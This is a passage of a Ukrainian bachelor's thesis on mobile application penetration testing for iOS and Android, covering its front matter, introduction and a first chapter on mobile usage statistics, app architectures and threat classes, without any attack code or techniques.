НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

До захисту допущено
В.о. завідувача кафедри

_____ **Микола ГРАЙВОРОНСЬКИЙ**
(підпис)

«_____»_____2021 р.

Дипломна робота

на здобуття ступеня бакалавра

за освітньо-професійною программою «Системи, технології та математичні методи кібербезпеки»
спеціальності: 125 «Кібербезпека»

на тему: Особливості тестування на проникнення мобільних застосунків на базі iOS та Android

Виконав (-ла): здобувач вищої освіти **IV** курсу, групи ФБ-71
(шифр групи)

Гончаренко Дарина Андріївна _____
(прізвище, ім'я, по батькові) (підпис)

Керівник к.т.н., доцент кафедри ІБ, Коломицев Михайло Володимирович _____
(посада, науковий ступінь, вчене звання, прізвище, ім'я, по батькові) (підпис)

Рецензент _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище, ім'я, по батькові) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Здобувач вищої освіти _____
(підпис)

Київ - 2021 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма «Системи, технології та математичні методи кібербезпеки»

ЗАТВЕРДЖУЮ
В.о. завідувача кафедри
_____ Микола ГРАЙВОРОНСЬКИЙ
(підпис)
«___»_____2021 р.

ЗАВДАННЯ
на дипломну роботу здобувачу вищої освіти

Гончаренко Дарина Андріївна
(прізвище, ім'я, по батькові)

1. Тема роботи Особливості тестування на проникнення мобільних застосунків на базі iOS та Android,
керівник роботи к.т.н., доцент кафедри ІБ, Коломицев Михайло Володимирович,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом по університету від « » _____ 2021 р. №

2. Термін подання здобувачем вищої освіти роботи 07 червня 2021 р.

3. Вихідні дані до роботи: Попередні дослідження та інша література на тему загроз та вразливостей мобільних застосунків та пристроїв

4. Зміст роботи Основні відомості про безпеку мобільних застосунків та пристроїв, огляд існуючих рішень, розробка методики тестування мобільних застосунків на проникнення, аналіз отриманих результатів

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо) Особливості тестування на проникнення мобільних застосунків на базі iOS та Android – презентація; схема розробленої методики – плакат

6. Дата видачі завдання 17.10.2020

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1	Формулювання теми дипломної роботи, визначення мети та постановка задач	28.08.2020 – 06.10.2020	виконано
2	Узгодження теми	07.10.2020 – 13.10.2020	виконано
3	Визначення структури дипломної роботи	13.10.2020 – 16.10.2020	виконано
4	Отримання завдання	17.10.2020 – 18.10.2020	виконано
5	Вивчення рекомендованої літератури	30.10.2020 – 25.12.2020	виконано
6	Збір та обробка даних для дослідження	12.01.2021 – 23.02.2021	виконано
7	Аналіз існуючих рішень	24.02.2021 – 03.03.2021	виконано
8	Розробка універсальної методики	04.03.2021 – 12.04.2021	виконано
9	Випробовування методики на основі отриманих даних	02.04.2021 – 10.05.2021	виконано
10	Аналіз отриманих результатів	05.05.2021 – 15.05.2021	виконано
11	Оформлення дипломної роботи	05.03.2021 –	

Здобувач вищої освіти _____ Дарина ГОНЧАРЕНКО
(підпис) (Власне ім’я, ПРІЗВИЩЕ)

Керівник роботи _____ Михайло КОЛОМИЦЕВ
(підпис) (Власне ім’я, ПРІЗВИЩЕ)

РЕФЕРАТ

Дипломна робота має обсяг 74 сторінки, містить 34 рисунки, 44 літературних джерел та три додатки.

Об’єкт дослідження: процес тестування мобільних застосунків на проникнення.

Дана робота містить аналіз стану захищеності мобільних пристроїв, їх актуальності та основних класів загроз. У ході роботи було розроблено методику, яка враховує всі аспекти тестування мобільних застосунків на базі iOS та Android. Методика включає в себе перевірки застосунку до його запуску, підчас запуску та після запуску, що дозволяє покрити велику частину поверхні атаки. Також враховані проблеми, з якими може зіштовхнутись фахівець з тестування на проникнення, та запропоновано методи їх рішення. Отримана в результаті дослідження методика містить набір найнеобхідніших перевірок та рекомендацій і може бути використана як початківцями, так і досвідченими фахівцями для підвищення ефективності тестування мобільних застосунків на проникнення

Ключові слова: тестування на проникнення, мобільні застосунки, iOS, Android.

ABSTRACT

The work includes 74 pages, 34 figures, 44 references and three appendixes.

Object of research: mobile application penetration testing process.

This paper contains an analysis of the state of protection of mobile devices, their relevance, and the main classes of threats. During the work, it was developed a methodology that considers all iOS and Android mobile applications penetration testing aspects based. The technique includes checking the application in pre-runtime, runtime, and post-runtime phases, which allows to cover most of the attack surface. It has been also described problems that a penetration tester could face with, and solutions have been suggested. The methodology contains a set of the most significant tests and recommendations and can be used by both beginners and experienced professionals to increase the efficiency of mobile applications penetration testing.

Keywords: penetration testing, mobile applications, iOS, Android.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

ADB – Android Debug Bridge

API – Application Programming Interface

APK – Android Package

BAC – Broken Access Control

CA – Certificate Authority

DNS – Domain Name System

DoS – Denial-of-Service

HTML – HyperText Markup Language

HTTP(s) – HyperText Transfer Protocol (secure)

IDOR – Insecure direct object references

IPA – iOS App Store Package

IPC – Inter-Process Communication

JSON – JavaScript Object Notation

MASVS – Mobile Application Security Verification Standard

MSTG – Mobile Security Testing Guid

MiTM – Man-in-The-Middle

OSINT – Open Source Intelligence

OWASP – Open Web Application Security Projec

PWA – Progressive Web Application

RAM – Random-access memory

RCE – Remote Code Execution

SDK – Software Development Kit

SSL – Secure Sockets Layer

TLS – Transport Layer Security

XML – Extensible Markup Language

XSS – Cross-Site Scripting

ОС – Операційна Система

ПЗ – Програмне Забезпечення

ШПЗ – Шкідливе Програмне Забезпечення

ВСТУП

На сьогоднішній день мобільні пристрої відіграють ключову роль не тільки у нашому повсякденному житті, а й у бізнес процесах ледь не кожної організації. Для кінцевого користувача мобільні застосунки відкривають нові можливості та дозволяють виконувати свою роботу більш ефективно. Багато організацій застосовують їх як невід'ємні інструменти підвищення ефективності бізнесу. Та окрім відчутних переваг, використання мобільних пристроїв на підприємстві несе за собою чимало нових загроз.

Технічна грамотність користувачів теж зростає, а разом із нею розуміння необхідності забезпечення конфіденційності і безпеки особистих даних. Особливо гостро дана тема актуальна при розробці застосунків, що задіюють персональні дані користувачів, банківську інформацію, державну таємницю. Вразливості мобільних прикладних програм можуть призвести до їх компрометації. Крім того, кожна мобільна ОС має свою специфіку, в кожній з них можна виявити велику кількість як нових, так і добре відомих вразливостей. Вони також можуть дозволити зловмисникам отримати доступ до мобільного пристрою і використовувати його в своїх цілях. А через корпоративні мобільні прикладні програми можна розвинути атаку на суміжні компоненти інфраструктури.

Таким чином, виникає необхідність підвищення ефективності виявлення вразливостей, а також засобів і методів захисту даних в мобільних застосунках. Саме тому запорукою їхньої безпеки є використання кращих практик в написанні безпечного коду, а також регулярне і якісне тестування на проникнення. Для повноцінного проведення останнього необхідно скласти найбільш деталізовану поверхню атаки, тобто розглянути систему у всіх можливих станах. Таким чином ця тема є актуальною, так як забезпечує дотримання методології тестування, і вимагає як вивчення особливостей цільової ОС, так і найрізноманітніших утиліт та програм.

Мета та завдання роботи: систематизація знань з безпеки мобільних прикладних програм; аналіз поверхні атаки у випадку мобільних прикладних програм; оцінювання існуючих рішень їх тестування на проникнення; розробка методики тестування мобільних застосунків на проникнення, що дозволять врахувати всі аспекти аудиту безпеки за мінімальний проміжок часу.

Об’єкт дослідження: процес тестування мобільних застосунків на проникнення.

Предмет дослідження: особливості тестування мобільних застосунків на базі iOS та Android на наявність вразливостей та їх аналіз..

Методи дослідження: оброблення інформаційних джерел за даною темою; аналіз поверхні атаки мобільних прикладних програм; порівняльний аналіз методик тестування застосунків для iOS та Android; застосування тестування на проникнення вразливих мобільних застосунків.

Наукова новизна: обумовлюється тим, що в роботі запропонована універсальна для обох ОС методика, яка дозволяє перевірити мобільні застосунки на наявність великої кількості вразливостей за малий проміжок часу.

Апробація результатів роботи: роботу було оприлюднено у формі доповіді на XIX Всеукраїнській науково-практичній конференції студентів, аспірантів та молодих вчених «Теоретичні і прикладні проблеми фізики, математики та інформатики».

Публікації: роботу було опубліковано в збірнику XIX Всеукраїнської науково-практичній конференції студентів, аспірантів та молодих вчених «Теоретичні і прикладні проблеми фізики, математики та інформатики».

Практичне значення: отримані результати можуть бути використані для покращення ефективності тестування мобільних застосунків на проникнення.

1 ОСНОВНІ ВІДОМОСТІ ПРО БЕЗПЕКУ МОБІЛЬНИХ ПРИСТРОЇВ ТА ЗАСТОСУНКІВ

1.1 Аналіз актуальності та стану захищеності мобільних застосунків

За останні роки мобільні прикладні програми стрімко набирають популярність, і вже зараз можна помітити, що більшість звичних дій ми здійснюємо за допомогою смартфонів. За даними дослідження Digital [1] 2020 року у всьому світі понад 5,19 мільярда людей, що користуються мобільними телефонами, а кількість користувачів за останній рік зросла на 124 мільйони (2,4 відсотка). Це приблизно 67% від усього населення Землі.




Рисунок 1.1 – Статистика використання мобільних пристроїв

Причому 92 відсотки світових користувачів Інтернету використовують мобільні пристрої для виходу у мережу. Це підтверджує, що мобільні пристрої продовжують відігравати важливу роль у нашому повсякденному житті. Дані дослідження показують, що приблизно 53 відсотки всіх запитів веб-сторінок зараз надходять з мобільних телефонів, але комп’ютери все ще становлять 44 відсотки від загальної кількості.




Рисунок 1.2 – Статистика використання мобільних пристроїв

Також, згідно зі статистикою, операційні системи Android та iOS сукупно складають понад 99% частки ринку мобільних ОС. Саме тому дана робота здебільшого сконцентрована на цих двох ОС.




Рисунок 1.3 – Частка ринку мобільних операційних систем у світі

Проблеми безпеки мобільних пристроїв в першу чергу стосуються тих користувачів, що використовують застарілі версії ОС, адже особливості старих версій в певній мірі розширюють поверхню атаки для мобільних пристроїв. І якщо з операційною системою iOS ситуація більш-менш спокійна,

адже переважна більшість користувачів iOS вчасно оновлюють ОС на своїх пристроях, то з Android є певні проблеми [2]:




Рисунок 1.4 – Розподіл між версіями iOS та Android

З точки зору інформаційних технологій, тенденція використання мобільних телефонів і планшетів у корпоративних та урядових мережах зростає, так само, як і зростають вимоги до часу впровадження, управління, моніторингу та безпеки. Та окрім відчутних переваг, використання мобільних пристроїв на підприємстві несе за собою чимало нових загроз. За даними Checkoint, у 2020 році [3]:

- 97% організацій зіштовхнулись з різноманітними векторами атак на мобільні пристрої та застосунки;
- 46% мали хоча б одного працівника, який завантажив шкідливе ПЗ на свій робочий мобільний пристрій, що становило загрозу для корпоративної мережі та її даних;
- принаймні 40% мобільних пристроїв у всьому світі за своєю суттю вразливі до кібератак.

Можна зробити висновок, що загроза використання мобільних пристроїв організацією стала більшою, ніж будь-коли. І у даному випадку

стандартне рішення – заборона використання певної технології – не має ефективності, адже вона призводить до обходу користувачем механізмів захисту в режимі реального часу, а отже до несанкціонованого використання, створення нових каналів витоку інформації та нових векторів атак. Тому, замість того, щоб протистояти використанню мобільних пристроїв, організації можуть покращити їх безпеку. Досягти цього можна прийняттям моделі, в якій смартфони та планшети можуть використовуватись всередині організації тільки в тому випадку, коли вони знаходяться під її контролем, що значно знижує ризики виникнення загроз без втрати переваг використання мобільних пристроїв.

Сьогодні мало хто має навички, необхідні для ефективної та безпечної розробки, впровадження та управління мережами мобільних пристроїв. Хоча багато інформації було запозичено з підходів для традиційних обчислювальних систем, мобільним пристроям все ж притаманні суттєві відмінності та проблеми, що вимагають розвитку певних знань та вмінь. Велика кількість програм пишуться розробниками, що ігнорують кращі практики з точки зору безпеки. Не менше і тих застосунків, що успадковують вразливості з імпортованих бібліотек або використовують такі рішення, що можуть призводити до додаткових вразливостей в разі використання застосунку на старих версіях ОС. Автори зловмисного програмного забезпечення в значній мірі мотивовані фінансовими можливостями, вилученням особистої інформації та хактивізмом, а мобільні платформи ідеально для цього підходять.

Особливо гостро дана тема актуальна при розробці застосунків, що задіють персональні дані користувачів, банківську інформацію, державну таємницю. Вразливості мобільних прикладних програм можуть призвести до їх компрометації. Крім того, кожна мобільна ОС має свою специфіку, в кожній з них можна виявити велику кількість як нових, так і добре відомих вразливостей. Вони також можуть дозволити зловмисникам отримати доступ до мобільного пристрою і використовувати його в своїх цілях. А через

корпоративні мобільні прикладні програми можна розвинути атаку на суміжні компоненти інфраструктури. Саме тому запорукою їхньої безпеки є використання кращих практик в написанні безпечного коду, а також регулярне і якісне тестування на проникнення. Отже, зниження ризиків можливе вдосконаленням процесу тестування мобільних застосунків.

1.2 Аналіз структури мобільних застосунків

Термін «мобільний застосунок» визначає автономну прикладну програму, що призначена для запуску на мобільному пристрої. В основному, програми розроблені для запуску або безпосередньо на платформі, для якої вони розроблені, поверх мобільного браузера смарт-пристрою, або з використанням поєднання обох.

1. Нативні застосунки

Мобільні операційні системи, включаючи Android та iOS, постачаються з комплектом розробки програмного забезпечення (SDK) для розробки програм, специфічних для ОС. Такі програми називаються нативними. Вони реалізовані на стандартній мові програмування для відповідної операційної системи - Objective-C або Swift для iOS та Java або Kotlin для Android. Нативні програми за своєю суттю мають можливість забезпечити найшвидшу продуктивність із найвищим ступенем надійності. Завдяки тісній інтеграції з операційною системою, нативні програми можуть безпосередньо отримувати доступ майже до всіх компонентів пристрою (камери, датчиків, сховищ ключів, що підтримуються апаратним забезпеченням тощо). Найбільш очевидним мінусом нативних програм є те, що вони націлені лише на одну конкретну платформу. Щоб створити один і той же застосунок як для Android, так і для iOS, потрібно підтримувати дві незалежні бази кодів або часто

вводити складні засоби розробки для використання однієї бази коду на дві платформи (наприклад, Xamarin).

2. Мобільні веб-застосунки

Це застосунки, які виглядають і поводять себе, як нативні, але по суті працюють поверх браузера пристрою і зазвичай розробляються у форматі HTML5, подібно до сучасної веб-сторінки. Коли користувач відкриває дану програму, фактично, він відкриває браузер з певною «вкладкою» за замовчуванням. Мобільні веб-застосунки мають обмежену інтеграцію із загальними компонентами пристрою, оскільки вони працюють у межах браузера (тобто вони перебувають у ізольованому середовищі) і, як правило, не дуже продуктивні в порівнянні з нативними програмами. Оскільки мобільна веб-програма, як правило, націлена на кілька платформ, їх інтерфейси не відповідають деяким принципам дизайну конкретної платформи. Найбільша перевага полягає у зменшенні витрат на розробку та обслуговування, пов'язаних з єдиною базою коду, а також у тому, що розробники можуть розповсюджувати оновлення, не залучаючи магазини застосунків для певної платформи. Наприклад, зміна файлу HTML для веб-програми може слугувати життєздатним крос-платформним оновленням, тоді як оновлення магазинного додатку вимагає значно більших зусиль. Окремим випадком мобільних веб-застосунків є Прогресивні веб-застосунки (Progressive Web Applications або PWA). Вони завантажуються, як звичайні веб-сторінки, але дозволяють працювати в автономному режимі, і мають доступ до обладнання мобільних пристроїв.

3. Гібридні мобільні застосунки

Гібридна програма виконується як рідна програма, але більшість процесів покладаються на веб-технології, тобто частина програми працює у вбудованому веб-браузері (зазвичай має назву “WebView”). Таким чином, гібридні програми успадковують як плюси, так і мінуси нативних та веб-програм. Залежно від фреймворку, який використовується для розробки, одна

база коду може призвести до створення декількох застосунків, націлених на різні платформи, причому інтерфейс користувача дуже нагадує той, що використовується в оригінальній платформі, для якої був розроблений застосунок. Для розробки таких застосунків використовуються такі фреймворки, як Apache Cordova, jQuery Mobile, Google Flutter, React Native та інші.

Описані вище технології розробки мобільних застосунків схематично представлені на рисунку 1.5:




Рисунок 1.5 – Види мобільних застосунків

Більшість сучасних рішень мають клієнт-серверну архітектуру. Клієнт працює під управлінням мобільної операційної системи; як було сказано раніше, найчастіше це Android або iOS. Клієнтська частина завантажується на пристрій з так званого магазину застосунків – спеціалізованого майданчика, де розробники розміщують свої прикладні програми. З точки зору звичайного користувача, встановлена на смартфон програма – це і є мобільний додаток, адже саме з нею він взаємодіє безпосередньо: здійснює покупки, оплачує рахунки, переглядає пошту. Але в дійсності є ще один компонент, який прийнято називати сервером. Серверна частина знаходиться на стороні розробника. Найчастіше її роль виконує те саме програмне забезпечення, яке відповідає за генерацію і обробку контенту на веб-сайті. Іншими словами, найчастіше серверна частина – це веб-застосунок, який взаємодіє з мобільним клієнтом через Інтернет за допомогою спеціального інтерфейсу (API). Сервер

по праву можна вважати головною частиною: тут обробляється і зберігається інформація; крім цього, він відповідає за синхронізацію даних між пристроями.

Рисунок 1.6 – Схема функціонування мобільного застосунку

Сучасні версії мобільних ОС мають різноманітні вбудовані механізми захисту. Так, за замовчуванням всім встановленим програмам дозволено працювати тільки з файлами у власних домашніх каталогах, а права користувача не дозволяють редагувати будь-які системні файли. Незважаючи на це, помилки, допущені розробниками при проектуванні і написанні коду мобільних застосунків, призводять різноманітних вразливостей. Комплексна перевірка безпеки мобільного застосунка має на меті пошук вразливостей як в клієнтській, так і в серверній частинах; крім того, не менш важливо оцінити захищеність каналу передачі даних між ними.

1.3 Класи загроз мобільних застосунків

Тестування мобільних застосунків на проникнення вимагає особливого підходу зважаючи на широку поверхню атаки та нюанси різних версій мобільних операційних систем. Поверхня атаки – це кількість способів, якими зловмисник може проникнути в певну систему та отримати дані, тобто скомпрометувати її. У випадку тестування мобільних прикладних програм ці способи умовно можна поділити на 5 класів:

1. Сама прикладна програма.

Бувають випадки, коли програма сама по собі може нести загрозу своїм користувачам. Одним із прикладів є всесвітньо-популярна мобільна соціальна

мережа TikTok. Хоч аналітиками ЦРУ і був зроблений висновок, що китайський уряд не отримував доступу до даних американських користувачів [4], у результаті одного дослідження виявилось, що TikTok збирає, зберігає та використовує таку інформацію: як: апаратне забезпечення смартфона (тип процесора, ідентифікатори обладнання, розміри та роздільна здатність екрана, використання пам'яті, дискового простору та т д ..), список встановлених застосунків (навіть видалених), інформацію про мережу (локальну та публічну IP адреси, mac-адреси маршрутизатора та смартфона, назви точок доступу), наявність Root/Jailbreak, дань GPS (~ кожні 30 секунд). Застосунок також використовує локальний проксі-сервер на мобільному пристрої для «транскодування медіа», чим можна легко зловживати, так як він за суті не має автентифікації. Витік даних – не єдина проблема, характерна для даного класу загроз. Тим не менш, вона є основоположною для багатьох інших, наприклад, для надмірного використання дозволів, таких як доступ до камери, сховища, повідомлень, геолокації користувачів. Основна проблема в тому, що даний функціонал частіше за все передбачений навмисно і присутній у застосунку від самого початку. Ще один приклад – відсутність достатніх контролів розповсюдження та захисту від несанкціонованої модифікації. Вони також можуть завдати шкоди потенційним користувачам і призвести до поширення модифікованих версій зі шкідливим програмним кодом.

2. Шкідливе програмне забезпечення.

Кількість шкідливого програмного забезпечення для мобільних пристроїв швидко зростає, і в першу чергу воно націлене на пристрої Android. Автори шкідливого ПЗ мають абсолютно різноманітні цілі: викрадення особистої інформації, викрадення облікових даних користувача, доставка SMS та інших векторів атак, що керуються фінансовою діяльністю. Зловмисне програмне забезпечення для мобільних пристроїв постачається як через офіційні, так і сторонні магазини застосунків, але також може здійснюватися через пряме завантаження мережі Інтернет та цільові методи доставки, такі як вхідні SMS-повідомлення або email. Те, що велика кількість користувачів користуються

застарілими версіями iOS та Android та навмисно встановлюють Root та Jailbreak для розширення своїх можливостей, є дуже привабливим фактором для зловмисників. Відмовитись від підтримки старих версій ОС у випадку з Android означає втратити величезну кількість користувачів, адже згідно зі статистикою, 50% пристроїв на Android знаходяться в зоні ризику через застарілі захисні механізми. Близько 40% користувачів – а значить, майже кожен другий – вже не отримують оновлень безпеки, тому що їх пристрої працюють на базі застарілих версій операційної системи. У Android на сьогоднішній день виявлено безліч вразливостей, які можуть використовуватися як для несанкціонованого доступу до файлової системи смартфона, так і для поширення шкідливого ПЗ.

3. Зовнішній атакуючий.

Розглядаючи даний клас загроз, необхідно виявити, що може зробити зловмисник, який знаходиться зі звичайним користувачем в одній мережі або використовує обраний застосунок і намагається проексплуатувати певні вразливості, щоб, наприклад, отримати доступ до облікового запису користувача, діяти від його імені чи отримати певні дані про нього. До цього класу відносяться також загрози атак типу MiTM (Man-in-the-Middle) та атаки на TLS/SSL.

4. Загроза втраченого пристрою.

Це ситуація, коли пристрій потрапляє до рук зловмисника з необмеженими ресурсами. Отримавши права супер-користувача на втраченому пристрої, він створює максимально ідеальні умови для дослідження системи та її даних. Фактично, фахівці з тестування на проникнення частково моделюють дану ситуацію під час проведення тестування.

5. Загрози на стороні сервера.

Окремо слід виділити п’ятий клас – загрози на стороні сервера. Тут, як і з веб-застосунками, основною проблемою є те, що кожен користувач вважається потенційним зловмисником, який може проексплуатувати певні вразливості на стороні сервера. І якщо на стороні клієнта загрози здебільшого стосуються лише певних користувачів та їх даних, то у випадку з загрозами на стороні сервера є

можливість того, що постраждають всі користувачі даного застосунку. До цього класу частково входять нюанси клієнт-серверної комунікації, вразливості прикладного програмного інтерфейсу (API) та багато іншого.

У випадку виявлення вразливості, необхідно враховувати, які з класів загроз можуть призвести до її експлуатації та подальшої атаки. Це допоможе в подальшому визначити ймовірність реалізації загрози, її вплив та оцінити ризики.

Висновки до розділу 1

В першому розділі дипломної роботи були досліджені актуальність мобільних застосунків, статистика з використання різних версій мобільних ОС. Також були розглянуті види та структура мобільних застосунків, проаналізовано основні класи загроз.

2 ОГЛЯД ІСНУЮЧИХ ПІДХОДІВ ДО ТЕСТУВАННЯ БЕЗПЕКИ МОБІЛЬНИХ ЗАСТОСУНКІВ

